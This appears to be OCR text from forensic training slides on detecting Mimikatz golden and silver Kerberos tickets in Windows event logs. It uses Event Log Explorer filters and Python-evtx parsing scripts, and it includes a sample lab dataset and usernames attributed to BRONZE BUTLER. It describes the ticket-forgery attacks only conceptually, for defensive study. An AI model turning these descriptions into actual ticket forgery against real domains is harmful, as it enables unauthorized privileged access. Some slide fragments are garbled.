
Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Mimikatz

(6)



(2) Choose "C:\Tools\eventlog_filters\scenario2_Sec4769_golden.elc",
then press "Open" button.

(1) Press "Load" button.

Mimikatz

(7)

Filter

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evttx\golden_tickets\Securit
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with Event ID 4769.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter

New Filter out the CAPITAL domain name from “Account Name”.

Name	Operator	Value
Account Information\Account Name	Does not contain	@DFIR-NINJA.COMPANY

Date Time Separately

From: 2/ 7/2018 12:00:00 AM To: 2/ 7/2018 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... OK Cancel

Audit Success	7/20/2017	6:37:07 PM	4769	Microsoft-Windows-Service	Kerberos Service Ticket C
A Kerberos service ticket was requested.					
Account Information:					
Account Name: Administrator@dfir-ninja.company					
Account Domain: dfir-ninja.company					
Logon GUID: {A8E791C2-B0B8-52F8-E487-B87353396038}					
Service Information:					
Service Name: FS\$					
Service ID: S-1-5-21-1546390377-3790665809-845109970-1609					

We found two golden tickets used!

Access to the "FS" server with "Administrator" account (Domain administrator) (July 20th 18:37:07)

Audit Success	7/21/2017	6:11:58 PM	4769	Microsoft-Windows-Service	Kerberos Service Ticket C
Audit Success	7/21/2017	6:03:19 PM	4769	Microsoft-Windows-Service	Kerberos Service Ticket C
A Kerberos service ticket was requested.					
Account Information:					
Account Name: Ishikawa@dfir-ninja.company					
Account Domain: dfir-ninja.company					
Logon GUID: {39BCC097-B027-D049-A7AD-D899E0E5BB36}					
Service Information:					
Service Name: FS\$					
Service ID: S-1-5-21-1546390377-3790665809-845109970-1609					

Access to "FS" server with "Ishikawa" account (non-existent account on this system) (July 21st 18:11:58)

Mimikatz Golden Tickets Detection Method 2

The same SID, but different user names

Mimikatz Golden Tickets Detection Method 2 (1)

- When the attackers create golden tickets, they sometimes might not consider whether the account exists on the system or not.

Golden tickets require a username, but the domain controller does not validate that it is legitimate. CTU researchers detected BRONZE BUTLER using the following usernames for golden tickets:

bgtras

bgtrs

kkir

kisetr


netkin

orumls

wert

Mimikatz Golden Tickets Detection Method 2 (2)

- Attackers create golden tickets based on the SID of users who typically have the domain administrator rights (However, it is not mandatory).
- If the attackers do not use the user name of the administrator when they create golden tickets, we are able to detect the fake user names by filtering out the legitimate user name.




Mimikatz Golden Tickets Detection Method 2

(3)

- Let's assume that the following is the legitimate domain admin user information.
 - Username
 - gishikawa
 - SID
 - S-1-5-21-1546390377-3790665809-845109970-1608
- We will use the following log file.
 - E:\Artifacts\other_eventlog\Mimi_Golden_DC_Security.evtx
 - Original log name: Security.evtx

Mimi
(2)

hod 2



M
2

Untitled.elx - Event Log Explorer

File Tree View Event Advanced Window Help

< Load filter >

Computers Tree

DESKTOP-9VBGS8L (loc)

Log Files

Security (C:\Users\)

Security.evtbx

Filtered: showing 6 of 222258 event(s)

NT

Type	Date	Time	Event	Source	Category
Audit Success	7/21/2017	6:20:07 PM	4634	Microsoft-Windows-Se Logoff	
Audit Success	7/21/2017	6:19:32 PM	4634	Microsoft-Windows-Se Logoff	
Audit Success	7/21/2017	6:19:32 PM	4624	Microsoft-Windows-Se Logon	
Audit Success	7/21/2017	6:19:32 PM	4672	Microsoft-Windows-Se Special Logon	
Audit Success	7/21/2017	6:19:32 PM	4624	Microsoft-Windows-Se Logon	
Audit Success	7/21/2017	6:19:32 PM	4672	Microsoft-Windows-Se Special Logon	

Description

Special privileges assigned to new logon.

Subject:

Security ID: S-1-5-21-1546390377-3790665809-845109970-1608

Account Name: Ishikawa

Account Domain: DFIR-NINJA

Logon ID: 0x2a48c53

Privileges:

SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeEnableDelegationPrivilege

"Account Name" is "Ishikawa",
not "gishikawa". It's a fake username!

Events: 222258 Displayed: 6 Selected: 1

Mimikatz Golden/Silver Tickets Detection Method 1

By Enumerating Usernames and SIDs in Event Logs

Mimikatz Golden/Silver Tickets Detection


Method 1 (1)

- What is the “Silver Tickets” attack?
 - It is a similar technique to Golden Tickets attack.
 - If attackers have the SYSTEM or administrative rights of the target host, they can dump the computer account (for cifs) or the target service accounts (e.g. for IIS or MSSQL).
 - In this case, they can access the target services by creating **forged Service Tickets** using the privileged accounts.
 - They do not need to compromise the entire Windows domain and they also do not need to have the domain administrator rights.

Mimikatz Golden/Silver Tickets Detection

Method 1 (2)

- What is the “Silver Ticket” attack?
 - Attackers prepare a forged service ticket for a certain service.
 - They can use the service in the host with the service ticket without accessing a domain controller.
 - The service ticket is called “Silver Ticket”.



Mimikatz Golden/Silver Tickets Detection

Method 1 (3)

- We could detect Golden/Silver Tickets by enumerating user names and SIDs in all security logs and checking duplicate user names corresponding to each SID.

SID	User
S-1-2-21-XXXXX-500	Administrator
S-1-2-21-XXXXX-1000	Alice
S-1-2-21-XXXXX-1001	Bob
S-1-2-21-XXXXX-1002	Carol
S-1-2-21-XXXXX-1003	Dave, Mallory
S-1-2-21-XXXXX-1004	Ellen
S-1-2-21-XXXXX-1005	Frank
...	...



Golden/Silver Ticket

Mimikatz Golden/Silver Tickets Detection

Method 1 (4)

- We perform this detection method with Python-evtx.
- First, convert the evtx format to the XML format with Python-evtx (evtx_dump.py).

```
py.exe evtx_dump.py other_eventlog\Mimi_Golden_DC_Security.evtx >  
other_eventlog\Mimi_Golden_DC_Security.evtx.xml
```

Note that this command takes a long time! We have already prepared the command result.
Enter this in a single line.

Mimikatz Golden/Silver Tickets Detection Method 1 (5)

- Second, convert the XML to a csv file (strictly speaking, it is tsv though...) with our script.


```
py.exe xml_evtx_parse.py other_eventlog\Mimi_Golden_DC_Security.evtx.xml >  
other_eventlog\Mimi_Golden_DC_Security.evtx.xml.csv
```

Note that this command takes a long time! We have already prepared the command result.
Enter this in a single line.

Mimikatz Golden/Silver Tickets Detection Method 1 (6)

- Third, check SID duplications with our script (golden_tickets.py).

```
py.exe golden_tickets.py other_eventlog\Mimi_Golden_DC_Security.evtx.xml.csv
```



```
inja.company 4769
found possible golden/silver tickets used (small chars in domain): 2017-07-21 18:03:19.629705 Administrator@dfir-ninja.company dfir-n
inja.company 4769
found possible golden/silver tickets used (small chars in domain): 2017-07-21 18:11:58.583843 Ishikawa@dfir-ninja.company dfir-ninja.
company 4769
found possible golden/silver tickets used (small chars in domain): 2017-07-21 18:19:32.381651 Ishikawa@dfir-ninja.company dfir-ninja.
company 4769
found possible golden/silver tickets used (small chars in domain): 2017-07-21 18:19:32.522232 Ishikawa@dfir-ninja.company dfir-ninja.
company 4769
found possible golden/silver tickets used (duplicated sids): S-1-5-21-1546390377-3790665809-845109970-1608 {'ISHIKAWA', 'GISHIKAWA'}
```

C:\Users\taro\Desktop\shortcuts\08_InvestigatingLateralMovements\tools>

- In this case, gishikawa is a legitimate user, Ishikawa is a malicious one.

Mimikatz Golden/Silver Tickets Detection Method 2

By Creating Ticket Trees

